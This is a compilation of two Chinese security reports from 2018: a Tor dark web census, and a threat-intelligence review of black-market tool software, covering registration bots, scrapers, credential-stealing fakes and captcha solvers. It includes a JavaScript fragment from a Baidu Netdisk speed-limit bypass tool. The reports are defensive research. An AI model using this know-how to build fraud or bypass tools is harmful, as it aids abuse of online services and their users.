




Hosting II，因为它向大量共享儿童色情图片的网站提供主机托管服务。直接导致约 20% 的 Tor 网站关闭。


## 2.4 Tor 暗网 Web 服务分布

我们统计了排名前 20 的 Web 服务器，绝大多数暗网网站使用 Nginx 和 Apache 作为 Web 服务器，约 1% 的暗网使用了 Cloudflare 作为其 DDoS 防护措施。




## 2.5 Tor 暗网开放端口分布

http 80 端口占 69.55% ; smtp 25 端口占比 23.24% ; https 443 端口占 2.88% ; ssh 22 端口占 1.68%。



## 2.6 Tor 暗网语种分布

通过机器学习分析网站的标题和内容，我们将暗网进行了语种归类，Tor 暗网语种总数有 80 种，英语依旧是暗网中最流行的语言，占比高达 82.02%；接着依次是俄语 3.77%、丹麦语 2.22%、德语 1.73%、拉丁语 1.26%、西班牙语 1.26%、法语 1.13%、葡萄牙语 1.00%、汉语 0.75%、意大利语 0.60%。



### 3 暗网的威胁

由于暗网的匿名特性，暗网中充斥着大量欺诈，非法的交易，没有限制的信息泄露，甚至是危害国家安全的犯罪等，这些风险一直在威胁着社会、企业和国家的安全。2018 年上半年，中国互联网就有大量的疑似数据泄露事件的信息在暗网传播，例如：《某视频网站内网权限及千万条用户数据库暗网售卖事件》

2018 年 3 月 8 日，黑客在暗网论坛发布某视频网站 1500 万一手用户数据

2018 年 6 月 9 日，黑客在暗网论坛发布某视频网站 SHLL+内网权限并公布了 300 条用户数据

2018 年 6 月 13 日凌晨，某视频网站官方发布公告称网站遭遇黑客攻击，近千万条用户数据外泄，提醒用户修改密码

另外还有诸如

某省 1000 万学籍信息在暗网出售

某快递公司 10 亿条快递物流数据暗网出售

等一系列的隐私信息泄露的事件在中国互联网引起广泛传播和关注。

暗网也成为各种威胁情报信息的重要来源之一。

从我们监测的数据来看，暗网还在呈现缓慢增长的态势，随着暗网用户的增多，黑市及加密数字货币的发展，更多的黑客在利益的驱动下开展各种活动，把之前通过表网（互联网）传播的非法交易更多的转移至暗网，通过各种技术手段躲避追踪。对监管和调查造成了一定的困难。

面对日益增长的暗网威胁，知道创宇 404 安全研究团队会持续通过技术手段来测绘暗网，提供威胁情报，追踪和对抗来自暗网的威胁，为了更好更安全的互联网。



# 互联网黑灰产工具软件安全报告：2018 年度半年报告

作者：威胁猎人鬼谷实验室

原文来源：威胁猎人微信公众号

## 版权声明

本报告版权属于威胁猎人（深圳永安在线科技有限公司），并受法律保护。转载、摘编或利用其它方式使用本报告文字或者观点的，应注明“来源：威胁猎人（深圳永安在线科技有限公司）”。违反上述声明者，将追究其相关法律责任。

## 前言


2017 年 5 月爆发的 Wannacry 勒索病毒造成了严重的影响，使得 NSA 武器库进入了大众的视野；在网络安全这片看不见硝烟的战场上，在战场的另外一个角落——互联网业务安全领域，黑灰产从业者手里也掌握着威力强大的武器库：各式各样的工具软件，而且不为人们熟知。如果说手机号、帐号、IP、设备等，是黑产从业者的弹药，那么工具软件就是将这些弹药威力发挥到最大的武器。而对于工具软件的分析 and 研究，是黑产研究的重要组成部分。

## 一、黑灰产工具软件特征分析

威胁猎人对过去半年捕获到的黑灰产工具软件进行了系统性的梳理和分析，发现现阶段黑灰产工具软件有如下一些明显的特征，深入理解这些特征，有助于我们对黑灰产业的发展有更加准确的掌控和判断。

### 1.1 与产业链深度整合

伴随着网络黑灰产的发展和成熟，如今的工具软件已经深度整合到了整个产业链当中，成为其中不可取代的一部分。以账号注册场景为例，黑灰产业除了掌握接码平台、打码平台和动态 IP 等资源外，还通过整合改机工具，模拟点击工具，批量扫号工具，代理软件工具等各类工具软件，实现了高度自动化和高度协同的作业流程，如下图：



## 1.2 极强的版本快速迭代能力

相较于正常的软件，黑灰产工具软件具有更快的版本更新迭代速度。以一款针对京东的注册机工具软件为例，从 18 年 1 月到 18 年 4 月，我们共监控到该软件的 20 次版本更新，频繁时 1 天更新 2 个版本，如下图：



发现时间	软件版本号
2018 年 1 月 5 日	[注册客户端]京东注册 v18.0105.rar
2018 年 1 月 9 日	[注册客户端]京东注册 v18.0109.rar
2018 年 1 月 18 日	[注册客户端]京东注册 v18.0118.rar
2018 年 1 月 19 日	[注册客户端]京东注册 v18.0119.rar
2018 年 1 月 21 日	[注册客户端]京东注册 v18.0121.rar
2018 年 1 月 30 日	[注册客户端]京东注册 v18.0130.rar
2018 年 2 月 26 日	[注册客户端]京东注册 v18.0226.rar
2018 年 3 月 19 日	[注册客户端]京东注册 v18.0319.2.rar
2018 年 3 月 21 日	[注册客户端]京东注册 v18.0321.rar
2018 年 3 月 22 日	[注册客户端]京东注册 v18.0322.rar
2018 年 4 月 7 日	[注册客户端]京东注册 v18.0407.rar
2018 年 4 月 11 日	[注册客户端]京东注册 v18.04011.rar

2018 年 4 月 11 日	[注册客户端]京东注册 v18.04011.2.rar
2018 年 4 月 15 日	[注册客户端]京东注册 v18.04015.rar
2018 年 4 月 18 日	[注册客户端]京东注册 v18.0418.rar
2018 年 4 月 20 日	[注册客户端]京东注册 v18.0420.rar
2018 年 4 月 25 日	[注册客户端]京东注册 v18.0425.rar
2018 年 4 月 25 日	[注册客户端]京东注册 v18.0425.2.rar
2018 年 4 月 26 日	[注册客户端]京东注册 v18.0426.rar
2018 年 4 月 27 日	[注册客户端]京东注册 v18.0427.rar

除了增加新功能，修复 BUG 之外，频繁的版本更新是黑灰产从业人员跟业务安全团队攻防对抗加剧的体现。一个比较典型的场景：一款针对 X 厂商的工具软件发布一段时间之后，通过业务侧的数据和模型，X 厂商的业务安全团队感知到了由于工具软件产生的异常，并通过修复漏洞，改进检测模型等方式使工具软件失效；而工具软件的作者则需要重新找到新的突破口，然后发布新版本。

### 1.3 显著的逐利化趋向

如果说早些年的黑客工具软件多多少少存在炫技的成分，当下的黑灰产工具则已经变得非常“务实”，完全以利益为驱动。近些年互联网发展迅猛，尤其以短视频行业、自媒体行业和电子商务行业为首的一批互联网公司业务蓬勃发展；而寄生在这些公司业务上的黑灰产从业人员，有着非常敏锐的“商业”嗅觉。每当业务发展过程中出现了一些薄弱点，很快就会出现利用此来攫取利益的工具软件，其中以针对营销活动的薅羊毛工具软件最为典型。美团在 18 年俄罗斯世界杯前夕推出了看球竞猜活动：



自《中华人民共和国网络安全法》发布并严格执行以来，黑产从业者发生了两个明显的变化：一个是越来越多的人采用匿名通信，匿名交易的方式来隐藏自己；另外一个明显是明显触发法律的黑产工具，如盗号木马，远控木马，游戏外挂等，做的人越来越少。虽然也有铤而走险者，但更多的人还是会权衡风险和收益，做到最大化的趋利避害。以电商行业为例，虽然有人仍然利用一些木马类工具软件进行资金的盗取和诈骗，但更为活跃的是一些辅助类工具软件，比如商家辅助工具，提供数据采集和分析，店铺引流等功能。有些软件还在界面显著位置放置了免责声明（虽然不一定有用），如下图：



采集的数据仅供参考，禁止买卖！否则一切法律后果自行承担！

类型	对话	店名	旺旺名	电话	手机	店铺链接	宝贝链接	信用	评价数	宝贝数	销量	好评率	描述	描述占比	服务	服务占比
淘宝	点我对话	素				<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	3皇冠	94428	694	6286	99.64				
天猫	点我对话	SLY				<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	无	50919	904	3101					
天猫	点我对话					<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	无	7907	408	770					
淘宝	点我对话					<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	5皇冠	448774	1707	9433	94.68				
淘宝	点我对话					<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	4皇冠	164873	115	1770	99.11				
淘宝	点我对话					<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	2皇冠	25584	185	2685	99.80				
天猫	点我对话	连				<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	无	351423	840	3534					
淘宝	点我对话					<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	1皇冠	561262	676	7091	99.33				
淘宝	点我对话					<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	3皇冠	87770	5432	2015	99.96				
淘宝	点我对话					<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	4皇冠	120486	98	1984	99.60				
淘宝	点我对话					<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	4皇冠	119630	50	1725	99.67				
淘宝	点我对话					<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	5钻	6967	181	647	99.51				
淘宝	点我对话	奥				<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	2皇冠	26705	687	2253	99.50				
淘宝	点我对话	CIC				<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	1皇冠	529678	2454	7892	98.77				
天猫	点我对话					<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	无	406970	582	2250					
淘宝	点我对话	素				<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	1皇冠	850540	2237	9007	99.30				
淘宝	点我对话	JG				<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	4皇冠	148734	409	7824	99.48				
淘宝	点我对话					<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	5皇冠	417247	147	1271	99.78				
淘宝	点我对话					<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	3皇冠	70174	25	3368	99.81				
淘宝	点我对话					<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	4皇冠	123439	103	5114	99.95				
淘宝	点我对话					<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	3皇冠	58163	2946	3850	99.23				
天猫	点我对话	衣				<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	无	142208	727	7718					
淘宝	点我对话	时				<a href="https://...">https://...</a>	<a href="https://...">https://...</a>	1皇冠	781781	500	6612	99.41				

基本设置 运行日志

2018/9/13 20:05:42>>> 正在抓取数据 (20条)  
2018/9/13 20:05:43>>> 正在抓取数据 (20条)  
2018/9/13 20:05:46>>> 正在抓取数据 (20条)  
2018/9/13 20:05:47>>> 正在抓取数据 (20条)  
2018/9/13 20:05:49>>> 正在抓取数据 (20条)  
2018/9/13 20:05:50>>> 正在抓取数据 (20条)  
2018/9/13 20:05:52>>> 正在抓取数据 (20条)  
2018/9/13 20:05:54>>> 正在抓取数据 (20条)

采集方式  
☒ 抓店铺 ☐ 抓宝贝  
 已采集 384  
☐ 采集联系电话 ☐ 只采集电话  
☐ 采集动态评分  
 速度: 1  
☒ 客服助手 ☐ 自动登录 ☐ 保留数据

软件只有店铺信息，没有个人和法人信息。所有的数据均为合法、公开。绝不涉及、出售任何非法数据！所有数据均能人工搜索出来，软件只起到代替人工重复劳动的功能。任何买卖公民个人信息的行为都是违法行为，请自觉遵守！

状态: 采集中...

当然，随着法律的不断健全和完善，目前认为是法律边缘的“灰色”地带，未来某一天也可能不再会是“安全”地带，这也必然会再次带来从业人群，以及相关工具软件的集体迁移。

### 1.5 黑吃黑现象非常普遍

如果说黑灰产也是一个江湖，并不是所有的从业者都会遵守江湖规则，黑吃黑的现象非常普遍。这点在工具软件上，也体现得非常明显。在网络上传播的黑灰产工具软件中，很大一部分都存在各种各样的问题，对于刚进入这个江湖的“小白”来说，一不小心就会成为他人的盘中餐。根据我们的分析，有问题的工具软件主要有以下几类：

1、挂羊头卖狗肉类：这类工具软件根本没有其宣称的功能，却会在背后偷偷干其他一些事情。最典型的是一款流氓推广软件（注：运行之后会在后台下载并安装各种“全家桶”），以“刺激战场辅助外挂”，“流量宝疯狂刷量”，“抢红包神器”等名字在网络上传播量，每天的下载量超过 1 千以上；

2、买一送一类：简单来说就是二次打包，一些别有用心的人把正常的工具软件和病毒木马打包在一起，然后在放到网络上传播。由于黑灰产工具很多情况下都会被杀软报毒，所以即使真的有病毒，工具的使用者也会选择放行。经常使用黑灰产工具软件的人，其设备上往往也存在着各式各样的病毒；

3、请君入瓮类：一些黑灰产工具在使用之前，要先进行登录操作（比如针对腾讯业务的工具软件需要先登录 QQ 或微信，针对阿里业务的工具软件需要先登录淘宝），因为在一些情况下需要拿到登录态才能进行下一步的操作。然而，输入的账号和密码不仅仅用于业务的登录，还发送到了某些别有用心人的工具软件制作者手里；

4、夸大其辞类：这种一般出现在收费类工具软件中。花大价钱买了所谓的牛逼工具，比如“百分百修改机器码”，“VIP 会员破解”，“全自动秒杀”等，用起来发现实际效果很差，甚至没有效果。工具的买家遇到这种情况肯定是投诉无门，只能咬碎了牙往肚里吞。

所以，奉劝一下打算进入这个江湖的人，黑产有风险，入行需谨慎。

## 二、不断进化的方法和手段

根据威胁猎人 TH-Karma 业务情报监测平台统计，每天互联网上新产生的各式各样的黑灰产工具软件，包括软件更新，超过 1 千款以上。这些工具软件伴随着互联网技术和 IT 技术的发展，也在不断的发展和进化中。


### 2.1 从模拟脚本到多种开发语言

黑灰产工具软件在早期，大多以通过模拟人工操作的方式实现攻击，比如基于按键精灵、大漠插件等编写定制化的脚本，就可以通过模拟点击完成注册，登录，刷金币等操作。这种方式简单，学习门槛低，但是使用的场景受限，效率也偏低。

后来也出现了基于 VB/C/C++ 等高级语言编写的黑灰产工具软件，这类工具软件不再基于模拟人工操作的方式，更多的是基于网络协议的破解和重放，直接攻击业务接口，从而可以在单位时间内发起更多的攻击次数，将利润最大化。不过这类编程语言开发难度较高，需要开发者具备比较好的编程能力。

如今的黑灰产工具软件，则多以易语言、C#、Python、Lua 等语言编写。这些语言由于功能化模块和框架比较完善，很多复杂功能通过一个简单的调用就可以完成，有着上手快，开发周期短的优点。尤其是易语言和 C#，我们过去几个月捕获的 PC 端黑灰产工具软件，超过 50% 都是采用这两个语言编写。

除此之外，为了保护自己的核心代码逻辑不被他们发现，目前很多工具软件还会使用一些加壳软件给自己加壳。下图是一款基于 C# 编写的破解百度网盘下载限速的工具软件，本身加了 UPX 壳：



相对于 VMProtect , DNGuardHVM 等强壳 , UPX 壳比较容易脱掉 ; 脱壳之后 , 可以找出其核心代码逻辑 , 下图是拼接百度网盘下载链接的代码片段 :

```
value: function(e) {

    var t = this.getPrefixLength();

    for (var n in e) this.fileDownloadInfo.push({

        name: e[n].path.substr(t),

        link: location.protocol +
        "///pcs.baidu.com/rest/2.0/pcs/file?method=download&app_id=250528&path=" +
        encodeURIComponent(e[n].path),

        md5: e[n].md5


    });

    return Promise.resolve()

}
```

## 2.2 从 PC 端到多端支持

随着近年来移动互联网的高速发展 , 塑造了全新的服务体验和生活形态 ; 互联网的产品、服务以及用户也从 PC 端更多的迁移到了移动端。对于黑灰产从业人员来说 , 他们所使用的工具软件 , 也从 PC 端发展到了移动端。从目前最火的短视频行业来看 , 过去几个月我们捕获了大量的黑灰产工具软件 , 移动端的数量已经远远超过了 PC 端 , 如下图 :



相较于 PC 端工具软件，移动端工具软件可以通过外挂的方式，实现更低的对抗成本。经过我们分析，捕获的短视频行业黑灰产工具中，就有大量基于按键精灵安卓版和易安卓编写的黑灰产工具，覆盖了注册，刷量，引流等黑灰产核心业务场景，如下图：



注册机	陌陌批量注册2018-05-01_015811.apk
注册机	陌陌批量注册2018-05-01_134610.apk
注册机	陌陌批量注册2018-05-01_170054.apk
注册机	陌陌批量注册2018-05-09_103551.apk
注册机	陌陌批量注册2018-05-10_130412.apk
注册机	陌陌批量注册2018-05-16_155650.apk
刷量	陌陌评论1.02018-04-09_024220.apk
刷量	陌陌评论1.22018-04-09_195258.apk
刷量	陌陌评论1.52018-04-14_193518.apk
引流	陌陌群组引流2018-05-17_163550.apk
引流	陌陌群组引流2018-05-17_172801.apk
刷量	陌陌刷直播间1.02018-03-18_160047.apk
刷量	陌陌刷直播间1.32018-03-18_200441.apk
刷量	陌陌刷直播间1.32018-03-18_200441.apk(1).1
引流	陌陌引流2018-01-27_195531.apk
引流	陌陌引流2018-05-11_002728.apk
引流	陌陌引流2018-05-11_111238.apk
引流	陌陌引流2018-05-13_101822.apk
引流	陌陌引流3.02018-03-15_234312.apk
引流	陌陌引流3.92018-04-02_174144.apk
引流	陌陌引流4.12018-04-13_142437.apk
引流	陌陌引流4.22018-05-15_150425.apk
引流	陌陌引流4.22018-05-15_150425.apk
引流	陌陌引流4.32018-05-16_060243.apk
引流	陌陌引流v4.02018-04-06_225322.apk
引流	陌陌引流-飞缘-4.22.apk
引流	陌陌引流脚本2018-03-18_172620.apk
引流	陌陌引流脚本4.102018-04-10_223129.apk
引流	陌陌引流脚本4月18号.apk
引流	陌陌引流脚本正式版.apk
引流	陌陌引流软件2018-03-14_223954.apk



图 1

### 2.3 从终端发展到云端

如果说黑灰产工具软件从 PC 端发展到移动端是现在的趋势，那么从终端走向云端则是未来的趋势，部分工具软件已经体现出来了这样的特点。以我们分析的一款刷视频播放量的软件为例，从今年 7 月份开始，终端的工具软件只保留了登录，注册，充值等基本功能，登录后可以发布任务，但刷视频播放量的核心逻辑已经放到了云端：

[登陆使用](#)
[注册帐户](#)
[帐户绑定](#)
[帐户充值](#)
[帐户改密](#)

会员帐户：

会员密码：

软件版本：3.1

☒ 保存配置

登 陆

安全客 (www.anquanke.com)

促成工具软件从终端往云端化发展，主要有两方面的原因：

1、黑灰产技术的发展，特别是群控/云控系统等技术的发展，使得部分黑灰产从业人员手中掌握了大量的帐号和设备资源，如下图：



图 2

对于这些人而言，不再需要开发专门的工具软件给到下游的终端设备上使用，下游只需要通过网页或者其他方式提交任务需求，所有动作都可以在其掌握的大量云端设备上完成；

2、终端的黑灰产工具软件，即使只是在小圈子内传播，也可以比较容易被外界获取到，然后通过逆向分析等方式获取到该工具的核心逻辑，从而被业务侧封杀，或者被他人模仿；云端化则将工具的核心逻辑隐藏到了后端，对于外界来说就是一个黑盒，想要封杀或者模仿的难度大大增加。

## 2.4 从机械执行到机器学习

早期的工具软件，执行的核心逻辑大多是 Hardcode 在程序代码里面，或者通过编写任务脚本的方式来指定。虽然编写简单，但都是机械的执行固定的逻辑，不仅缺乏扩展性和自适应能力，比如针对不同的屏幕分辨率，需要编写不同的脚本，也比较容易被检测和拦截。

随着 IT 技术的不断发展，特别是近些年机器学习和深度学习在图像识别等领域取得长足进展，黑灰产工具软件也完成了自身的技术升级。以验证码为例，厂商通过验证码来识别人和机器，从简单的字母/数字开始演变到现在流行的滑块验证码，甚至各种验证码组合使用；另

一方面,发展到今天,黑灰产从业人员手里已经拥有了完整的基于深度学习的验证码识别系统,无论是从获取验证码的响应速度还是识别准确率都远高于传统的打码平台(注:传统的打码平台主要依赖于人工输入或者以针对某个网站生成的验证码识别库)。如图 3.1 和 3.2 所示:



图 3.1

